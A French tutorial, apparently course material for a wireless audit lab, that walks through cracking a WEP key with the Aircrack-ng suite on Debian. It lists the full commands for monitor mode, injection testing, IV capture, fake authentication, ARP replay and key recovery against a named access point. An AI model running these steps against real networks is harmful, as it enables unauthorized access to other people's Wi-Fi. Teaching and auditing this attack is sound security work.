Documentation : Cracker une clé WEP avec Aircrack-ng

Introduction

Cette documentation explique étape par étape comment capturer et cracker une clé WEP sur un réseau sans fil en utilisant la suite **Aircrack-ng** sous Debian.


Étape 1 : Mettre la carte en mode monitor

```
# Arrêter l'interface si déjà active
sudo airmon-ng stop wlx00c0ca97327a

# Mettre la carte sur le canal de l'AP en mode monitor
sudo airmon-ng start wlx00c0ca97327a 4

# Vérifier l'état
iwconfig
```

Capture d'écran : Écran iwconfig montrant l'interface en mode Monitor



Étape 2 : Vérifier l’injection de paquets

```
sudo aireplay-ng -9 -e "Cours-WiFi-Audit" -a 90:94:E4:84:5C:4A wlx00c0ca97327a
```

Le résultat doit indiquer **Injection is working!**


Capture d'écran : Test d'injection réussi

Étape 3 : Capturer les IVs avec airodump-ng

```
sudo airodump-ng -c 4 --bssid 90:94:E4:84:5C:4A -w capture_cours wlx00c0ca97327a
```

Sur un autre terminal, on voit les paquets IVs augmenter.

Capture d'écran : Airodump-ng montrant les IVs capturés




Étape 4 : Fake authentication

```
sudo aireplay-ng -1 0 -e "Cours-WiFi-Audit" -a 90:94:E4:84:5C:4A -h 00:c0:ca:97:32:7a wlx00c0ca97327a
```

Vérifiez que l'authentification est **successful**.

Capture d'écran : Aireplay-ng fake auth réussie




Étape 5 : ARP request replay pour générer des IVs

```
sudo aireplay-ng -3 -b 90:94:E4:84:5C:4A -h 00:c0:ca:97:32:7a wlx00c0ca97327a
```

En parallèle, airodump-ng doit capturer les IVs qui augmentent rapidement.

Capture d'écran : ARP replay en action



Étape 6 : Cracker la clé WEP

```
sudo aircrack-ng -b 90:94:E4:84:5C:4A capture_cours*.cap
```

Le résultat final affiche le **KEY FOUND!**

Capture d'écran : Aircrack-ng key found